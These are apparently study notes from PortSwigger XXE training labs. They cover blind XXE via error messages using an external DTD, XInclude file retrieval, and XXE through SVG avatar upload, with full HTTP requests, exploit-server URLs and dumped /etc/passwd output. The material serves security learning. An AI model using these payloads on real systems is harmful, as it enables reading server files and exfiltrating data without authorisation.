
Exfil sends the data out of band and appends file to the end of it.

We attempt out-of-band exfiltration only when there is no in-band way to exfil data (ie: app error, entity reflection)


Original request



Firstly send this exploit



Then send this request



Then g oto log and see hostname

```
10.0.4.61       2022-08-12 08:00:05 +0000 "GET /?59d53b29b513 HTTP/1.1" 200 "User-Agent: Java/17.0.3"
10.0.4.61       2022-08-12 08:00:29 +0000 "GET /exploit HTTP/1.1" 200 "User-Agent: Java/17.0.3"
10.0.4.61       2022-08-12 08:00:29 +0000 "GET /?59d53b29b513 HTTP/1.1" 200 "User-Agent: Java/17.0.3"
```

Lab 6: Exploiting blind XXE to retrieve data via error messages

PRACTITIONER

LABNot solved

This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, use an external DTD to trigger an error message that displays the contents of the /etc/passwd file.

The lab contains a link to an exploit server on a different domain where you can host your malicious DTD.

[Access the lab]

Solution

1. Click "Go to exploit server" and save the following malicious DTD file on your server:
2. <!ENTITY % file SYSTEM "file:///etc/passwd">
3. <!ENTITY % eval "<!ENTITY % exfil SYSTEM 'file:///invalid/%file;'>">
4. %eval;

%exfil;


When imported, this page will read the contents of /etc/passwd into the file entity, and then try to use that entity in a file path.

5. Click "View exploit" and take a note of the URL for your malicious DTD.
6. You need to exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. First, visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
7. Insert the following external entity definition in between the XML declaration and the stockCheck element:

<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>

You should see an error message containing the contents of the /etc/passwd file.

Original request



Store exploit

File:

/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
```

Body:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">
%eval;
%exfil;
```

Store | View exploit | Access log

Exploit:


```
<!ENTITY % file SYSTEM "file:///etc/passwd">

<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">

%eval;

%exfil;
```

View exploit → Take exploit url

https://exploit-0ab200e10496408dc0e2206001bf0018.web-security-academy.net/exploit


```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">
%eval;
%exfil;
```


Than put into changed request




Added xml

<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://exploit-0ab200e10496408dc0e2206001bf0018.web-security-academy.net/exploit"> %xxe;]>







Lab 7: Exploiting XInclude to retrieve files

PRACTITIONER

This lab has a "Check stock" feature that embeds the user input inside a server-side XML document that is subsequently parsed.

Because you don't control the entire XML document you can't define a DTD to launch a classic XXE attack.

To solve the lab, inject an XInclude statement to retrieve the contents of the /etc/passwd file.

Hint

By default, XInclude will try to parse the included document as XML. Since /etc/passwd isn't valid XML, you will need to add an extra attribute to the XInclude directive to change this behavior.

Solution

1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Set the value of the productId parameter to:

<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>

Original request:

Request

```
POST /product/stock HTTP/1.1
Host : 0a87003304158 6ddc0001de100c80083.web-security-academy.net
Cookie : session =gTJu3g2M7hADHvuUQEUR4S75aGkXuMoR
Content-Length : 21
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://0a87003304158 6ddc0001de100c80083.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer : https://0a87003304158 6ddc0001de100c80083.web-security-academy.net/product?productId=1
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection : close

productId =1&storeId =1
```

Response

```
HTTP/1.1 200 OK
Content-Type : text/plain; charset=utf-8
Connection : close
Content-Length : 2

75
```

Changed request:

Request

```
POST /product/stock HTTP/1.1
Host : 0a87003304158 6ddc0001de100c80083.web-security-academy.net
Cookie : session =gTJu3g2M7hADHvuUQEUR4S75aGkXuMoR
Content-Length : 135
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://0a87003304158 6ddc0001de100c80083.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer : https://0a87003304158 6ddc0001de100c80083.web-security-academy.net/product?productId=1
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection : close

productId =
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
  <xi:include parse="text" href="file:///etc/passwd"/>
</foo>
&storeId =1
```

Response

```
HTTP/1.1 400 Bad Request
Content-Type : application/json; charset=utf-8
Connection : close
Content-Length : 1283

"Invalid product ID:

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin

"
```

Tip: If the api accepts json or other content, change it to xml, if the expected response is returned, it's parsing xml, so xss time.

(content type converter extension is needed here)

Request

```
POST /product/stock HTTP/1.1
Host : 0aDe00ca04d6f05ec06e8f1d001c001d.web-security-academy.net
Cookie : session =VYRfeGHvOre2bRXIMsnkvOIUwAd5xare
Content-Length : 30
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://0aDe00ca04d6f05ec06e8f1d001c001d.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer : https://0aDe00ca04d6f05ec06e8f1d001c001d.web-security-academy.net/product?productId=1
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection : close

productId =%26entity; &storeId =1
```

Response


```
HTTP/1.1 400 Bad Request
Content-Type : application/json; charset=utf-8
Connection : close
Content-Length : 47

"Entities are not allowed for security reasons"
```


Request

```
POST /product/stock HTTP/1.1
Host : 0aDe00ca04d6f05ec06e8f1d001c001d.web-security-academy.net
Cookie : session =VYRfeGHvOre2bRXIMsnkvOIUwAd5xare
Content-Length : 116
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://0aDe00ca04d6f05ec06e8f1d001c001d.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer : https://0aDe00ca04d6f05ec06e8f1d001c001d.web-security-academy.net/product?productId=1
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection : close



<?xml version ="1.0" encoding ="UTF-8" standalone ="no"?>

  <productId >
    1
  </productId >
  <storeId >
    1
  </storeId >
```

Response

```
HTTP/1.1 400 Bad Request
Content-Type : application/json; charset=utf-8
Connection : close
Content-Length : 31

"Missing parameter: product ID"
```





Lab 8: Exploiting XXE via image file upload

PRACTITIONER

This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files.

To solve the lab, upload an image that displays the contents of the /etc/hostname file after processing. Then use the "Submit solution" button to submit the value of the server hostname.

Hint

The SVG image format uses XML.

[Access the lab]


Solution


1. Create a local SVG image with the following content:


<?xml version="1.0" standalone="yes"?><!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/hostname" >]><svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>

2. Post a comment on a blog post, and upload this image as an avatar.

3. When you view your comment, you should see the contents of the /etc/hostname file in your image. Use the "Submit solution" button to submit the value of the server hostname.








Remember

In-band exfiltration of data require our entity to be parsed and returned by the application somewhere.

Original request:



Svf file:

<?xml version="1.0" standalone="yes"?>

<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/hostname" >]>

<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">

<text font-size="16" x="0" y="16">&xxe;</text>

</svg>

Changed request: svg file changed:

Svg file =


<?xml version="1.0" standalone="yes"?>

<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/hostname" >]>

